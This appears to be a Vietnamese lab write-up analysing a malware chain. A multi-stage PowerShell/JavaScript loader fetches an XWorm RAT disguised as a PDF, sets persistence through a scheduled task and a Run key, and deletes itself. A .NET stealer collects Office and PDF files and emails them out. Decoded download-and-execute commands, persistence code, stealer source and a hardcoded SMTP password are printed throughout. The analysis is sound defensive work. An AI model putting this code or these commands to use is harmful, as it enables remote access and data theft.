$lundkimachi3 = "GERDEMANO" + (okasokdokwww)
$lundkimachi4 = okasokdokwww

$oaksodkaoskdl = $oaksodkaoskdl.Replace('LlingerK', $oaksodkkwkw).Replace('abc', $lundkimachi1).Replace('phuditimmer', $lundkimachi2)

$oaksodkaoskdl | . Iex

$lundkimachi1).Replace('phuditimmer', $lundkimachi4).Replace('phuditaskhai', $lundkimachi3).Replace('ghi', $lundkimachi2)
```

Thì để dễ đọc hơn thay đổi các tên biến và hàm với tên dễ nhớ.

Nguồn	Thay thế
COAskdowdk	Dec2ASCII
oaksdokasokd	stringof3
okasokdokwww	60to165
\$oaksodkaoskdl	\$payload2
\$okasokd	url
oaksodkkwkw	fullurl

c. payload2.ps1

Sau khi giải mã sẽ có thêm một tệp payload2.ps1 mới với các cấu hình của biến random sau:

```
PS C:\Users\fare-vm\Documents\Lab6 > & C:\Python310\python.exe c:/Users/fare-vm/Documents/Lab6/decode.py
Random values used:
lundkimachi1: llj
lundkimachi2: cjt
lundkimachi3: GERDEMANO68
lundkimachi4: 123
Full URL: https://hotdecjanniygga.blogspot.com//////////Kinder.pdf
```

Hàm Replace-Token thay thế phần 'phuid' trong chuỗi lưu trong biến \$text với một chuỗi bất kì trong danh sách.

Hàm Replace-Amp thay thế 'chuju' trong chuỗi lưu trong biến \$s với một chuỗi bất kì trong danh sách.

Hàm Get-DeviceGuid sẽ lấy thông tin phần cứng UUID, nếu tìm thấy thì sẽ lấy chuỗi đó ở dạng Byte rồi mã hóa MD5, nếu không thấy thì tạo một chuỗi 16 ký tự gồm ký tự chữ và số

```

function Replace-Token {
    param($text, $list)
    [regex]::Replace($text, 'phuid', { $list[(Get-Random -Max $list.Count)] })
}

$variants = "Invoke-RequestMethod","Irm","IRM","IrM","irm","iRM","irM"

function Replace-Amp {
    param($s,$k)
    [regex]::Replace($s,'chuju',[ $k[(Get-Random -Maximum $k.Count)] ])
}
$words = "IEX","iEx","IeX","IEEx","iex","Invoke-Expression"

function Get-DeviceGuid {
    try {
        $u=(Get-CimInstance Win32_ComputerSystemProduct -ErrorAction Stop).UUID
        if($u -and $u -ne '00000000-0000-0000-0000-000000000000'){
            return [guid]::New([Security.Cryptography.MD5]::Create().ComputeHash([Text.Encoding]::UTF8.GetBytes($u)))
        }
    }catch{}
    -join((48..57+65..90+97..122)|Get-Random -Count 16|%{[char]$_.})
}

```

Rồi sau đó lại giải mã một chuỗi dài nữa:

Thay các chuỗi 'timon' bằng số được tạo ở dạng chuỗi

Gọi 2 hàm ở trên để thay các chuỗi con trong chuỗi

Cuối cùng sẽ lưu vào thư mục AppData\Local của máy hiện tại với tên là uid của máy ở dạng tệp.js

```

$id=Get-DeviceGuid
$path=Join-Path $env:LOCALAPPDATA "$id.js"
function Get-RandomNumber { Get-Random -Minimum 1 -Maximum 100 }
$content = @@
var llj=[[String.fromCharCode(83,104,101,108,108,46,65,112,112,108,105,99,97,116,105,111,110)],[String.fromCharCode(83,104,101,108,108,69,120,101,99,117,116,101,105,111,110)],
"@"
$rand = Get-RandomNumber
$content = $content -replace 'timon', $rand
$content = Replace-Amp $content $words
$content = Replace-Token $content $variants
Set-Content $path $content -Force

```

d. payload3.js

Kết quả là một tệp .js, tự đặt tên là payload3.js

```

PS C:\Users\fare-vm\Documents\Lab6 > & C:\Python310\python.exe c:/Users/fare-vm/Documents/Lab6/decode2.py
40
C:\Users\fare-vm\AppData\Local\DudC3LEL8TGEawBA.js

```

Trong tệp có 2 biến llj,cjt (hai biến có tên được lấy từ lundkimachi1, lundkimachi2) một số câu lệnh String.fromCharCode

```

decode2.py decode3.py 09c1d5_7d83c059660a41b29cbdfc4358b0513e.ps1 output_payload.ps1 DudC3LEL8TGEawBA.js
> Users > fare-vm > AppData > Local > JD DudC3LEL8TGEawBA.js ...
1 var llj=[[String.fromCharCode(83,104,101,108,108,46,65,112,112,108,105,99,97,116,105,111,110)],
2 [String.fromCharCode(83,104,101,108,108,69,120,101,99,117,116,101,105,111,110)],
3 [String.fromCharCode(112,111,119,101,114,115,104,101,108,108)],
4 '-ep Bypass -c [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; iex (Invoke-WebRequest ht

```

Sau khi giải mã có chuỗi sau với llj là một danh sách chứa:

```

var llj=[["Shell.Application"],
["ShellExecute"],
["powershell"],
'-ep Bypass -c [Net.ServicePointManager]::SecurityProtocol =
[Net.SecurityProtocolType]::Tls12;
iex (Invoke-RestMethod
https://hotdecjanniygga.blogspot.com//////////Kinder.pdf);
Start-Sleep -Seconds 40',"open",0]

```

```

decode3.py > ...
12
13 js = """
14 var llj=[[String.fromCharCode(83,104,101,108,108,46,65,112,112,108,105,99,97,116,105,111,110)],
15 [String.fromCharCode(83,104,101,108,108,69,120,101,99,117,116,101)],
16 [String.fromCharCode(112,111,119,101,114,115,104,101,108,108)],
17 '-ep Bypass -c [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;
18 iex (Invoke-RestMethod https://hotdecjanniygga.blogspot.com//////////Kinder.pdf);
19 Start-Sleep -Seconds 40','',[String.fromCharCode(111,112,101,110),0],cjt=new ActiveXObject(llj[0]);cjt[llj[1]](llj[2],llj
20 """
21
22 decoded = decode_from_charcode(js)
23 print(decoded)
24

```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

```

var llj=[["shell.Application"],

var llj=[["shell.Application"],
["ShellExecute"],
["powershell"],
'-ep Bypass -c [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;
iex (Invoke-RestMethod https://hotdecjanniygga.blogspot.com//////////Kinder.pdf);
Start-Sleep -Seconds 40','',"open",0],cjt=new ActiveXObject(llj[0]);cjt[llj[1]](llj[2],llj[3],llj[4],llj[5],llj[6]);

```

cjt=new ActiveXObject(llj[0]);

cjt[llj[1]](llj[2],llj[3],llj[4],llj[5],llj[6]);

Thành:

cjt = ActiveXObject(Shell.Application)

cjt.ShellExecute('powershell', '-ep Bypass -c [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; iex (Invoke-RestMethod

<https://hotdecjanniygga.blogspot.com//////////Kinder.pdf>; Start-Sleep -Seconds 40', ', 'open', '0')

Trong ShellExecute có syntax:

iRetVal = Shell.ShellExecute(

sFile,

```
[ vArguments ],
[ vDirectory ],
[ vOperation ],
[ vShow ]
);
```

Như vậy ghi sẽ gọi powershell, shell này:

-ep Bypass: -ExecutionPolicy Bypass, cho phép chương trình bỏ qua policy thực thi

-c [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls 12: đặt giao thức mã hóa khi gửi gói tin theo chuẩn TLS 1.2

iex (Invoke-RestMethod

```
https://hotdecjanniygga.blogspot.com/../../../../../../../../../../../../Kinder.pdf) : Thực thi lệnh tải một tệp pdf về máy và thực thi tệp .pdf này.
```

Start-Sleep -Seconds 40: Script này sẽ chạy sau 40 giây.

": Sẽ mở thư mục hiện tại

open: cho Windows biết là mở vFile ở đây là powershell

0: Có nghĩ là chạy trong windows ẩn.

Quay về payload2.ps1, thì tệp .js trên sẽ đặt ở dạng tệp ẩn, thuộc loại tệp hệ thống và ở chế độ chỉ đọc.

Gắn rule bảo mật không cho phép người dùng xóa tệp.

```
Set-Content $path $content -Force
(Get-Item $path -Force).Attributes = 'Hidden, System, ReadOnly'
# Apply ACL after the file exists
$acl = Get-Acl $path
$rule = New-Object System.Security.AccessControl.FileSystemAccessRule(
    "Users", "Delete", "Deny"
)
$acl.AddAccessRule($rule)
Set-Acl $path $acl
Get-Item $path -Force | Format-List Name, Length, Attributes, CreationTime, LastWriteTime, LastAccessTime
```

Cuối cùng sẽ tạo cấu hình định kì thời gian chạy

Register-ScheduledTask có:

-Action: Ở đây sử dụng New-ScheduledTaskAction, dùng wscript để chạy tệp payload3.js ở trên.

-Trigger: Sử dụng New-ScheduledTaskTrigger, tạo một trigger kích hoạt đúng một lần (-Once) vào 12 giờ nửa đêm ngày hiện tại ((Get-Date).Date). Rồi được kích hoạt lại mỗi 123 phút (dùng -RepetitionInterval), việc lặp lại này xảy ra trong vòng 1 năm (sử dụng -

RepetitionDuration) và có thể sẽ có delay mỗi lần đến giờ với max là 30 phút (-RandomDelay)

-TaskName: GERDEMANO68 là tên của task

Cuối cùng tiến hành ghi vào registry run key của người dùng hiện tại khởi chạy mã độc mỗi lần người dùng login.

```
$phudphudchumchum = "GERDEMANO68"
$randomphudikaphudakar = "00:30:00"; Register-ScheduledTask -Action (New-ScheduledTaskAction -Execute 'wscript'
-Argument $path) -Trigger (New-ScheduledTaskTrigger -Once -At (Get-Date).Date
-RepetitionInterval (New-TimeSpan -Minutes 123) -RepetitionDuration (New-TimeSpan -Days 3650)
-RandomDelay $randomphudikaphudakar) -TaskName $phudphudchumchum -Force

Set-ItemProperty -Path "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -Name "GERDEMANO68" -Value "wscript $path"
```

Quay về payload.ps1, tệp payload2.ps1 ở trên được chạy rồi sau 22 giây tệp trên sẽ bị xóa

```
$payload2 | . Iex

$scriptPath = $MyInvocation.MyCommand.Path

# Check if the script path exists
if (Test-Path $scriptPath) {
    # Try to delete the script
    try {
        Remove-Item -Path $scriptPath -Force
        Write-Output "Script has been deleted successfully."
    } catch {
        Write-Error "Failed to delete the script. Error: $_"
    }
} else {
    Write-Error "Script path does not exist."
}

Start-Sleep -Seconds 22
```

Sau đó sẽ ngừng tất cả các tiến trình là powershell hoặc .bat và xóa các tiến trình đó

Cuối cùng payload.ps1 sẽ tiến hành tự xóa mình sau 3 giây

```
# Get processes with .bat or powershell in their command lines and stop them forcefully
Get-Process | Where-Object { $_.MainModule.FileName -like '*.*.bat' -or $_.MainModule.FileName -like '*\powershell*' }
| ForEach-Object {[ Stop-Process -Id $_.Id -Force ]}

# Self-delete the script after a short delay
$scriptPath = $MyInvocation.MyCommand.Path
Start-Sleep -Seconds 2
Start-Process -FilePath "powershell.exe" -ArgumentList "-Command Start-Sleep -Seconds 1; Remove-Item
-Path '$scriptPath' -Force" -WindowStyle Hidden
```

e. Kết luận

Tệp js đầu tiên chỉ là một loader tải tệp payload.ps1.


Payload.ps1 đóng vai trò cũng là loader tải payload2.ps1 và thực hiện các hành động xóa dấu vết.

Payload2.ps1 đóng vai trò là loader tải payload3.js và tác nhân tạo persistent.

Cuối cùng payload3.js là loader tải mã độc thật XWorm, mã độc RAT ẩn dưới dạng là tệp Kinder.pdf.


2. exe.zip

Là PE 64 bit và là .NET



a. Hàm Main

Sử dụng dnSpy 64bit để phân tích



Đầu tiên sẽ tạo một thư mục C:\Users\<User>\AppData\Local\Microsoft\Diagnostics nếu thư mục chưa tồn tại, lưu vào biến tempFolder

```
string tempFolder = Path.Combine(Environment.GetFolderPath
    (Environment.SpecialFolder.LocalApplicationData), "Microsoft", "Diagnostics");
if (!Directory.Exists(tempFolder))
{
    Directory.CreateDirectory(tempFolder);
}
Logger.Log("[INFO] Base folder: " + tempFolder);
```

b. Hàm Log

Với hàm Log thì log sẽ được lưu trên thư mục Desktop của người dùng trong một tệp lab_log.txt với định dạng từng dòng là ghi thời gian + thông tin.

```
// Token: 0x0600000A RID: 10 RVA: 0x00002580 File Offset: 0x00000780
public static void Log(string message)
{
    try
    {
        File.AppendAllText(Logger.logPath, string.Format("[{0:yyyy-MM-dd HH:mm:ss}] {1}{2}", DateTime.Now,
            message, Environment.NewLine));
    }
    catch
    {
    }
}

// Token: 0x04000008 RID: 8
private static string logPath = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.Desktop),
    "lab_log.txt");
```

Sau đó một dãy chứa 3 chuỗi là đuôi định dạng tệp .doc, .docx, .pdf.

```
Logger.Log("[INFO] Base folder: " + tempFolder);
string[] array = new string[] { ".doc", ".docx", ".pdf" };
foreach (string text in array)
```

c. Hàm FindFilesInUserProfiles

Sau đó với từng định dạng một hàm FindFilesInUserProfiles được chạy

```
List<string> list = DocumentCollector.FindFilesInUserProfiles(text);
Logger.Log(string.Format("[INFO] Found {0} {1} files", list.Count, text));
```

Trong hàm này sẽ lấy thông tin của các ổ đĩa loại Fixed trên máy như C, D rồi đi đến thư mục Root như C:\\ hoặc D:\\

```
// Token: 0x06000019 RID: 25 RVA: 0x00002FE0 File Offset: 0x000011E0
public static List<string> FindFilesInUserProfiles(string extension)
{
    List<string> list = new List<string>();
    try
    {
        foreach (DriveInfo driveInfo in DriveInfo.GetDrives())
        {
            if (driveInfo.IsReady && driveInfo.DriveType == DriveType.Fixed)
            {
                try
                {
                    Queue<string> queue = new Queue<string>();
                    queue.Enqueue(driveInfo.RootDirectory.FullName);
                }
                catch { }
            }
        }
    }
}
```

text chứa các thư mục root

text2 sẽ chứa tất cả các thư mục trong thư mục root

```
while (queue.Count > 0)
{
    string text = queue.Dequeue();
    try
    {
        foreach (string text2 in Directory.GetDirectories(text))
        {
            bool flag = false;
            foreach (string text3 in DocumentCollector.ExcludedDirs)
            {
                string text4 = Path.Combine(driveInfo.RootDirectory.FullName,
text3.TrimStart(new char[] { '\\\\' }));
                if (text2.Equals(text4, StringComparison.OrdinalIgnoreCase))
                {
                    flag = true;
                    break;
                }
            }
            if (!flag)
            {
                queue.Enqueue(text2);
            }
        }
        foreach (string text5 in Directory.GetFiles(text, "*" + extension))
        {
            list.Add(text5);
        }
    }
    catch { }
}
```

Activate Windows

Đối với text3 chứa từng chuỗi trong ExcludedDirs gồm các thư mục quan trọng

```
// Token: 0x04000028 RID: 40
private static readonly string[] ExcludedDirs = new string[] { "\\\Windows", "\\\Program Files", "\\\Program
Files (x86)", "\\\ProgramData", "\\\$Recycle.Bin", "\\\System Volume Information", "\\\Recovery", "\\\AppData",
"\\\PerfLogs" };
```

text4 sẽ kết hợp đường dẫn đến Root với chuỗi text3 nhưng với phần "\\\" ở đầu.

So sánh text4 với text2, cả hai dưới dạng in hoa

Nếu có sẽ thêm các text2 vào một queue

text5 sẽ lưu đường dẫn đến các tệp .doc, .docx, .pdf trong các thư mục trong queue, rồi đưa vào một lưu vào một list

Quay về hàm main sau khi có danh sách trên, text2 lưu một đường dẫn với một thư mục mới, cụ thể là 3 thư mục được tạo ra từng 3 lần chạy loop trong

C:\Users\<User>\AppData\Local\Microsoft\Diagnostics:

- C:\Users\<User>\AppData\Local\Microsoft\Diagnostics\doc_USERS
- C:\Users\<User>\AppData\Local\Microsoft\Diagnostics\docx_USERS
- C:\Users\<User>\AppData\Local\Microsoft\Diagnostics\pdf_USERS

Rồi copy từng tệp có định dạng tương ứng với tên các thư mục mới tạo trên từ danh sách tìm được.

```
if (list.Count != 0)
{
    string text2 = Path.Combine(tempFolder, text.TrimStart(new char[] { '.' }) + "_USERS");
    if (!Directory.Exists(text2))
    {
        Directory.CreateDirectory(text2);
    }
    foreach (string text3 in list)
    {
        try
        {
            string text4 = Path.Combine(text2, Path.GetFileName(text3));
            File.Copy(text3, text4, true);
        }
        catch (Exception ex)
        {
            Logger.Log("[ERROR] Failed to copy " + text3 + ": " + ex.Message);
        }
    }
}
```

Sau đó thư mục đó sẽ được nén lại với tệp nén được lưu trong cùng thư mục tempFolder sử dụng hàm CreateZipFromFolder, cụ thể có 3 thư mục zip:

- C:\Users\<User>\AppData\Local\Microsoft\Diagnostics\doc_USERS.zip
- C:\Users\<User>\AppData\Local\Microsoft\Diagnostics\docx_USERS.zip
- C:\Users\<User>\AppData\Local\Microsoft\Diagnostics\pdf_USERS.zip

```

string zipPath = Path.Combine(tempFolder, text.TrimStart(new char[] { '.' }) + "_USERS.zip");
try
{
    Archiver.CreateZipFromFolder(text2, zipPath);
    Logger.Log("[INFO] Archive created: " + zipPath);
}
catch (Exception ex2)
{
    Logger.Log("[ERROR] Failed to create archive " + zipPath + ": " + ex2.Message);
    goto IL_0292;
}

```

d. Hàm CreateZipFromFolder

Hàm CreateZipFromFolder chỉ gọi hàm có sẵn để nén

```

public static void CreateZipFromFolder(string sourceFolder, string zipPath)
{
    if (File.Exists(zipPath))
    {
        File.Delete(zipPath);
    }
    ZipFile.CreateFromDirectory(sourceFolder, zipPath, CompressionLevel.Optimal, false);
}

```

Cuối cùng sẽ tiến hành gửi bằng hàm SplitAndSendAsync

```

        try
        {
            await SmtpSender.SplitAndSendAsync(zipPath, text.TrimStart(new char[] { '.' }).ToUpper(),
                "USERS");
        }
        catch (Exception ex3)
        {
            Logger.Log("[ERROR] Failed to send archive " + zipPath + ": " + ex3.Message);
        }
        zipPath = null;
    }
    IL_0292:;
}
string[] array2 = null;
Logger.Log("[INFO] Program finished");
}

```

e. Hàm SplitAndSendAsync

Tạo một buffer và biến partDir lưu thư mục như biến tempFolder trên

```

// Token: 0x06000010 RID: 16 RVA: 0x00002684 File Offset: 0x00000884
public static async Task SplitAndSendAsync(string zipPath, string typeLabel, string driveLetter)
{
    if (!File.Exists(zipPath))
    {
        Logger.Log("[ERROR] ZIP file does not exist: " + zipPath);
    }
    else
    {
        byte[] buffer = new byte[8192];
        string partDir = Path.Combine(Environment.GetFolderPath
            (Environment.SpecialFolder.LocalApplicationData), "Microsoft", "Diagnostics");
        if (!Directory.Exists(partDir))
        {
            Directory.CreateDirectory(partDir);
        }
    }
}

```

Lấy thông tin từ đường dẫn tệp nén, rồi tính xem có bao nhiêu phần mà tệp nén có chia ra.
partSize = 20971520 byte tương đương với 20 Mega Bytes

Tổng số phần chia ra = tổng kích thước byte của tệp / 20 Mega Byte với Math.Ceiling làm tròn lên số nguyên gần nhất để không bị mất dữ liệu

Sau đó biến text sẽ lưu loại label và driveLetter, số phần hiện tại và tổng số phần

Ví dụ: doc-USERS-1-3.zip

partDir = C:\Users\<User>\AppData\Local\Microsoft\Diagnostics\doc-USERS-1-3.zip

```
FileInfo fileInfo = new FileInfo(zipPath);
int partSize = 20971520;
int totalParts = (int)Math.Ceiling((double)fileInfo.Length / (double)partSize);
try
{
    using (FileStream sourceStream = File.OpenRead(zipPath))
    {
        int partNumber = 1;
        while (partNumber <= totalParts)
        {
            string text = string.Format("{0}-{1}-Part{2}of{3}.zip", new object[] { typeLabel,
                driveLetter, partNumber, totalParts });
            string partPath = Path.Combine(partDir, text);

```

Tạo một tệp nén mới sử dụng File.Create

Copy các byte từ tệp nén ban đầu vào buffer, buffer đến tệp mới đến khi đạt đến kích thước của phần đó.

sourceStream sẽ tự động lưu lại vị trí đã lấy đến.

Nếu thất bại sẽ đến partNumber tiếp theo

```
try
{
    using (FileStream fileStream = File.Create(partPath))
    {
        int num = partSize;
        int num2;
        while (num > 0 && (num2 = sourceStream.Read(buffer, 0, Math.Min(8192, num))) > 0)
        {
            fileStream.Write(buffer, 0, num2);
            num -= num2;
        }
        Logger.Log(string.Format("Часть {0} из {1} создана: {2}", partNumber, totalParts,
            partPath));
    }
    catch (Exception ex)
    {
        Logger.Log(string.Format("[ERROR] Не удалось создать часть {0}: {1}", partNumber,
            ex.Message));
        goto IL_02A6;
    }
    goto IL_01DE;
IL_02A6:
    partNumber++;
    continue;
}
```

Phần log được ghi ở tiếng Nga

Phát hiện: Nga Việt Anh Pháp ▾

Anh Việt Trung (Giản thể) ▾

```

Часть {0} из {1} создана: {2}, partNumber, totalParts,
partPath));
}
catch (Exception ex)
{
Logger.Log(string.Format("[ERROR] Не удалось создать часть
{0}: {1}", partNumber,

```

```

Part {0} of {1} created: {2}, partNumber, totalParts, partPath));
}
catch (Exception ex)
{
Logger.Log(string.Format("[ERROR] Failed to create part {0}: {1}",
partNumber,

```

f. Hàm SendPartAsync

```
IL_01DE:
TaskAwaiter<bool> taskAwaiter = SmtpSender.SendPartAsync(partPath, partNumber,
totalParts, typeLabel, driveLetter).GetAwaiter();
```

Ở hàm này sẽ bắt đầu gửi qua smtp với subject có thêm machineName ở windows sẽ là NetBIOS

```

public static async Task<bool> SendPartAsync(string filePath, int partNumber, int totalParts, string
typeLabel, string driveLetter)
{
    bool flag;
    try
    {
        if (!File.Exists(filePath))
        {
            Logger.Log("[ERROR] File not found for sending: " + filePath);
            flag = false;
        }
        else
        {
            string machineName = Environment.MachineName;
            Logger.Log(string.Format("Попытка отправить Part {0}: {1}", partNumber, Path.GetFileName
                (filePath)));
            MimeMessage message = new MimeMessage();
            message.From.Add(MailboxAddress.Parse(SmtpSender.smtpUser));
            message.To.Add(MailboxAddress.Parse(SmtpSender.recipientEmail));
            message.Subject = string.Format("{0} - {1} - {2} | Part {3} of {4}", new object[] { typeLabel,
                driveLetter, machineName, partNumber, totalParts });
        }
    }
}
```

Nội dung mail sẽ chứa thông tin của tệp và gán kèm tệp gửi đi

```

BodyBuilder bodyBuilder = new BodyBuilder
{
    TextBody = string.Concat(new string[]
    {
        "Файл: ",
        Path.GetFileName(filePath),
        "\nПК: ",
        machineName,
        "\nДиск: ",
        driveLetter,
        "\nТип данных: ",
        typeLabel,
        "\n",
        string.Format("Часть {0} из {1}", partNumber, totalParts)
    })
};

bodyBuilder.Attachments.Add(filePath, default(CancellationToken));
message.Body = bodyBuilder.ToMessageBody();

```

TextBody = string.Concat(new string[]
 {
 "Файл: ",
 Path.GetFileName(filePath),
 "\nПК: ",
 machineName,
 "\nДиск: ",
 driveLetter,
 "\nТип данных: ",
 typeLabel,
 "\n",
 string.Format("Часть {0} из {1}",
 partNumber, totalParts)
 })

TextBody = string.Concat(new string[]
 {
 "File: ",
 Path.GetFileName(filePath),
 "\nPC: ",
 machineName,
 "\nDrive: ",
 driveLetter,
 "\nData Type: ",
 typeLabel,
 "\n",
 string.Format("Part {0} of {1}", partNumber, totalParts)
 })

Gửi mail này đến một người dùng.

```

using (SmtpClient client = new SmtpClient())
{
    client.ServerCertificateValidationCallback = (object s, X509Certificate c, X509Chain h,
        SslPolicyErrors e) => true;
    await client.ConnectAsync(SmtpSender.smtpServer, SmtpSender.smtpPort, 3, default
        (CancellationToken));
    await client.AuthenticateAsync(SmtpSender.smtpUser, SmtpSender.smtpPassword, default
        (CancellationToken));
    await client.SendAsync(message, default(CancellationToken), null);
    await client.DisconnectAsync(true, default(CancellationToken));
    Logger.Log(string.Format("Успешно отправлен Part {0}", partNumber));
    flag = true;
}

```

Sử dụng tài khoản smtp của người dùng owner@vniir.nl và gửi đến cho chính email đó.

```

    // Token: 0x04000009 RID: 9
    private static readonly string smtpServer = "mail.vniir.nl";

    // Token: 0x0400000A RID: 10
    private static readonly int smtpPort = 587;

    // Token: 0x0400000B RID: 11
    private static readonly string smtpUser = "owner@vniir.nl";

    // Token: 0x0400000C RID: 12
    private static readonly string smtpPassword = "czM4QfBS3F8eVKWsc7Hg";

    // Token: 0x0400000D RID: 13
    private static readonly string recipientEmail = "owner@vniir.nl";
}

```

Sau khi gửi xong, tiến hành xóa tệp thành phần mới tạo

```

if (!taskAwaiter.IsCompleted)
{
    await taskAwaiter;
    TaskAwaiter<bool> taskAwaiter2;
    taskAwaiter = taskAwaiter2;
    taskAwaiter2 = default(TaskAwaiter<bool>);
}
if (taskAwaiter.GetResult())
{
    try
    {
        File.Delete(partPath);
        Logger.Log(string.Format("Удалён Part {0}", partNumber));
    }
    catch
    {
        Logger.Log(string.Format("[WARNING] Не удалось удалить Part {0}", partNumber));
    }
}
partPath = null;
goto IL_02A6;

```

g. Kết luận

Đây là mã độc có mục đích thu thập tất cả các tệp định dạng .doc, .docx, .pdf của các thư mục quan trọng và gửi đến địa chỉ mail owner@vniir.nl ở dạng là nhiều tệp .zip nhỏ

HẾT